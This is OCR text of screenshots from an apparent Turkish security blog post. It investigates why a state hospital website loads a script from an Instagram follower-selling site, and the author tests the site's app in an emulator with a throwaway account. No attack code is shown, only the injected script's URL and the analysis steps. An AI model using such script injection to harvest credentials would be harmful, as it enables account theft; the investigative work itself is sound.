
Rize Devlet Hastanesi - Sa
www.rdh.gov.tr
T.C.
SAĞLIK BAKANLIĞI
TÜRKİYE KAMU HASTANELERİ KURUMU
Rize İli Kamu Hastaneleri Birliği Genel Sekreterliği
RİZE DEVLET HASTANESİ
Rize Devlet Hastanesi
Sağlığınız İçin Çalışıyoruz...
Siteye Giriş
RIZE DEVLET HASTANESİ
GÖRÜŞ / ÖNERİLER
Çalışanlarımızın görüş ve önerileri için tıklayınız.
ONLINE RANDEVU
Hastanemize randevu almak için tıklayın.
GÖRÜŞ / ÖNERİLER
Hastalarımızın görüş ve önerileri için tıklayınız.
ULAŞIM BİLGİLERİ
Ulaşım bilgilerini görmek için tıklayınız.
İhale Alanı
İHALELER
Hastanemizin ihalelerini görmek için tıklayınız!
E - Laboratuvar
Laboratuvar sonuçları için tıklayınız!
Ölüm Bildirim Sistemi
Ölüm Bildirim Sistemine giriş için tıklayınız!
Web sitemiz en iyi 1920 x 1080 çözünürlükte Chrome, Yandex, Firefox, İnternet Explorer 10 ve üzeri web tarayıcılarda görüntülenir.
Tasarım & Kodlama: Hüseyin AKYILDIZ | E-posta: huseyin@rdh.gov.tr | Copyright © 2011 - 2017 Rize Devlet Hastanesi



Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff
Result Protocol Host URL Body Caching Content-Type Process
1 200 HTTP www.rdh.gov.tr / 8.189 text/html chrome
2 404 HTTP www.insfollow.com /kdsnow.js 19.520 text/html chrome
3 200 HTTP www.rdh.gov.tr /intro/style.css 8.238 text/css chrome
4 404 HTTP www.rdh.gov.tr /js/sagtusengelleme1.js 918 text/html chrome
5 200 HTTP www.rdh.gov.tr /media/top.png 55.446 image/png chrome
6 200 HTTP www.rdh.gov.tr /media/gi.png 4.679 image/png chrome
7 200 HTTP www.rdh.gov.tr /intro/intro_bayrak_bg_us... 1.621 image/jpeg chrome
8 200 HTTP www.rdh.gov.tr /intro/intro_bayrak_bg_al... 1.657 image/jpeg chrome
9 200 HTTP www.rdh.gov.tr /intro/intro_sayfa_alt_bg.... 27.890 image/png chrome
10 404 HTTP www.rdh.gov.tr /js/sagtusengelleme1.js 918 text/html chrome
11 200 HTTPS www.google-analyti... /analytics.js 11.590 public, ... text/javasc... chrome
12 200 HTTP www.rdh.gov.tr /gir/index.html 949 text/html chrome
13 200 HTTP www.rdh.gov.tr /altmenu.html 2.381 text/html chrome
14 200 HTTP www.rdh.gov.tr /altsag/index.html 5.280 text/html chrome
15 200 HTTP www.rdh.gov.tr / 8.189 text/html chrome
16 200 HTTP www.rdh.gov.tr /intro/sayfa_orta_bg.png 27.251 image/png chrome
17 200 HTTP www.rdh.gov.tr /intro/intro_sayfa_orta_b... 27.498 image/png chrome
18 200 HTTP www.rdh.gov.tr /intro/intro_bayrak_bg_or... 395 image/jpeg chrome
19 200 HTTP www.rdh.gov.tr /gir/swfobject.js 6.860 application/... chrome
20 200 HTTP www.rdh.gov.tr /altsag/css/Style.css 10.260 text/css chrome
21 404 HTTP www.rdh.gov.tr /altsag/slider/themes/def... 918 text/html chrome
22 404 HTTP www.rdh.gov.tr /altsag/slider/themes/pas... 918 text/html chrome
23 404 HTTP www.rdh.gov.tr /altsag/slider/themes/orm... 918 text/html chrome
24 404 HTTP www.rdh.gov.tr /altsag/slider/nivo-slider.css 918 text/html chrome
25 200 HTTPS www.google-analyti... /collect?v=1&_v=j47&a=... 35 no-cac... image/gif chrome
26 200 HTTP www.rdh.gov.tr /media/css/core_compres... 53.825 text/css chrome
27 200 HTTPS www.google-analyti... /ga.js 16.022 public, ... text/javasc... chrome
28 404 HTTP www.rdh.gov.tr /ajax.googleapis.com/aja... 918 text/html chrome
29 200 HTTP www.rdh.gov.tr /media/js/lang_box.js 31.680 application/... chrome
30 200 HTTP www.rdh.gov.tr /media/js/jquery.tinycaro... 2.891 application/... chrome
31 200 HTTP www.rdh.gov.tr /media/js/all_compressed.... 108.099 application/... chrome
32 200 HTTP www.rdh.gov.tr /altsag/images/erandevu.... 3.387 image/png chrome
33 200 HTTP www.rdh.gov.tr /altsag/index.html 5.280 text/html chrome
34 200 HTTPS www.google-analyti... /__utm.gif?utmwv=5.6.7... 35 no-cac... image/gif chrome
Composer Log Filters Timeline
Statistics Inspectors AutoResponder
Headers TextView WebForms HexView Auth
Cookies Raw JSON XML
Request Headers [Raw] [Header Definitions]
GET /kdsnow.js HTTP/1.1
Cache
Cache-Control: no-cache
Pragma: no-cache
Client
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
Get SyntaxView Transformer Headers TextVie
ImageView HexView WebView Auth
Cookies Raw JSON XML
HTTP/1.1 404 Not Found
Date: Mon, 16 Jan 2017 14:00:33 GMT
Server: Apache
Connection: close
Content-Type: text/html
Content-Length: 19507
<!DOCTYPE html>
<html lang="tr" class="js">
<head>
<script async src="//pagead2.googlesyndicati
<script>
(adsbygoogle = window.adsbygoogle || []).pu
google_ad_client: "ca-pub-26739462631333
enable_page_level_ads: true
});
</script>
<!-- Start Alexa Certify Javascript -->
<script type="text/javascript">
_atrk_opts = { atrk_acct:"uHZmo1IWNa10mh", do
(function() { var as = document.createElement
</script>
Find... (press Ctrl+Enter to highlight all)
View in Notepad
[QuickExec] ALT+Q > type HELP to learn more
Capturing All Processes 1 / 39 http://www.insfollow.com/kdsnow.js







http://www.insfollow.com web sitesini ziyaret ettiğimde ise bu sitenin Instagram sosyal medya platformu için takipçi satmak amacıyla oluşturulmuş bir web sitesi olduğunu gördüm. Bu kılıf altında oluşturulup, kullanıcıların sosyal medya ve ağ parolalarını çalan zararlı siteleri ve zararlı JavaScript kodlarını daha önce analiz ettiğim (Jeton Hırsızları , Sosyal Ağ Hırsızları) için araştırmaya devam etmeye karar verdim.



Instagram Takipçi • Instag
www.insfollow.com/kdsnow.js
İNDİREN HERKESE +1000 KREDİ
Yeni Android Uygulamamızı İndirin Yoruma Hesap Adınızı Yazın Krediniz Anında Yüklensin
MOBİL UYGULAMAYI İNDİR ✓
Siteye Giriş Yap
Blog
Yardım
INSTAGRAM İLE BAGLANIN
INSTAGRAM İLE BAGLANIN 2
TAKİPÇİ BAYİ PANEL GİRİŞİ
BEĞENİ BAYİ PANEL GİRİŞİ
TAKİPÇİ SATIN AL



Instagram Takipçi • Instag
TAKİPÇİ KAZAN + - Goog
www.insfollow.com/kdsnow.js
insfollow.com
Blog
Yardım
Ücretsiz %100 Yerli İnstagram Takipçi ve Beğeni Sistemi
POPÜLER OLMANIN KISA YOLU
Binlerce insanla etkileşim halinde olabilirsiniz. Tek yapmanız gereken
İnstagram ile giriş yapmanız !
HER GUN 200 KREDİ HEDİYE
Sisteme Giriş Sorumluluklarını Okudum Kabul Ediyorum.
INSTAGRAM İLE BAGLANIN
INSTAGRAM İLE BAGLANIN 2
TAKİPÇİ BAYİ PANEL GİRİŞİ
BEĞENİ BAYİ PANEL GİRİŞİ
TAKİPÇİ SATIN AL

İlk olarak sitede reklamı yapılan Takipçi Kazan mobil uygulamasını indirip Genymotion öykünücüsü (emulator) üzerinde çalıştırdım. Açılan mesaj penceresinde, uygulamaya Instagram hesabı ile giriş yapılması gerektiği söyleniyordu. Ben de bunun üzerine kendime parolasını gönül rahatlığıyla çaldırabileceğim bir Instagram hesabı açtım.












